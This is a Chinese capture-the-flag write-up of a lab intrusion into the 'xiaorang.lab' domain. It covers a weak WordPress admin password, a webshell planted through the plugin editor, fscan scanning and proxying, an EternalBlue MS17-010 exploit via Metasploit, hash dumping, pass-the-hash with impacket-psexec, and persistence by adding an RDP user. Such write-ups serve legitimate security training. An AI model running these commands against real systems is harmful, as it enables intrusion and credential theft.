春秋云镜之2022网鼎杯半决赛 wordpress弱口令
永恒之蓝
RBCD
ADCS
flag01 首先是wordpress存在一个弱口令登录管理员后台
然后有个插件的编辑功能,存在任意代码编写,写入一句话马
然后尝试拼接路径getshell
1 http:// 39.99 .133.128 /wp-content/ plugins/akismet/i ndex.php
入口机拿下,并读取flag01
flag02 传fscan,stowaway搭建内网代理
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
172.22.15.24:3306 open172.22.15.13:88 open172.22.15.18:80 open172.22.15.26:80 open172.22.15.26:22 open172.22.15.24:80 open172.22.15.13:445 open172.22.15.24:445 open172.22.15.18:445 open172.22.15.13:139 open172.22.15.24:139 open172.22.15.18:139 open172.22.15.35:139 open172.22.15.13:135 open172.22.15.24:135 open172.22.15.18:135 open172.22.15.35:135 open172.22.15.35:445 open[*] WebTitle http://172 .22 .15 .24 code:302 len:0 title:None 跳转url: http://172 .22 .15 .24 /www[*] OsInfo 172 .22 .15 .13 (Windows Server 2016 Standard 14393 )[*] WebTitle http://172 .22 .15 .18 code:200 len:703 title:IIS Windows Server[*] NetBios 172 .22 .15 .13 [+] DC:XR-DC01.xiaorang.lab Windows Server 2016 Standard 14393 [*] NetInfo [*] 172 .22 .15 .24 [->] XR-WIN08[->] 172 .22 .15 .24 [*] NetInfo [*] 172 .22 .15 .18 [->] 172 .22 .15 .35 [->] 172 .22 .15 .18 [+] MS17-010 172 .22 .15 .24 (Windows Server 2008 R2 Enterprise 7601 Service Pack 1 )[*] NetBios 172 .22 .15 .35 XIAORANG\XR-0687 [*] NetInfo [*] 172 .22 .15 .35 [->] XR-0687 [->] 172 .22 .15 .35 [*] NetInfo [*] 172 .22 .15 .13 [->] XR-DC01[->] 172 .22 .15 .13 [*] NetBios 172 .22 .15 .18 XR-CA.xiaorang.lab Windows Server 2016 Standard 14393 [*] NetBios 172 .22 .15 .24 WORKGROUP\XR-WIN08 Windows Server 2008 R2 Enterprise 7601 Service Pack 1 [*] WebTitle http://172 .22 .15 .24 /www/sys/index.php code:200 len:135 title:None[*] WebTitle http://172 .22 .15 .26 code:200 len:40503 title:XIAORANG.LAB[+] PocScan http://172 .22 .15 .18 poc-yaml-active-directory-certsrv-detect
172.22.15.24:永恒之蓝漏洞MS17-010,/www/sys/index.php
172.22.15.18:XR-CA poc-yaml-active-directory-certsrv-detect
172.22.15.13:域控
172.22.15.35:XIAORANG\XR-0687 不清楚
172.22.15.26:已拿下
考虑直接打24号机子的永恒之蓝,使用msf
1
2
3
4
5
proxychains4 msfconsoleset payload windows/x64/meterpreter/bind_tcp_uuid set RHOSTS 172.22.15.24

hashdump拿到管理员哈希
考虑pth登录
1 proxychains4 impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:0 e52d03e9b939997401466a0ec5a9cbc administrator@172.22.15.24 -dc-ip 172.22.15.13

拿下flag02,并添加用户rdp维持权限
flag03 经过测试,24机不在域内

发现一对数据库的账密,考虑连接mysql

连接成功发现很多用户,推测可能存在域用户
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
admin@ xiaorang.labchenjianhua@ xiaorang.labhuachunmei@ xiaorang.labhuzhigang@ xiaorang.labjiaxiaoliang@ xiaorang.lablihongxia@ xiaorang.labliuqiang@ xiaorang.lablixiaoliang@ xiaorang.lablixiuying@ xiaorang.labwangfang@ xiaorang.labwanghao@ xiaorang.labwanglihong@ xiaorang.labwangwei@ xiaorang.labwangyulan@ xiaorang.labzhangli@ xiaorang.labzhangwei@ xiaorang.labzhangxinyu@ xiaorang.labzhangyi@ xiaorang.lab
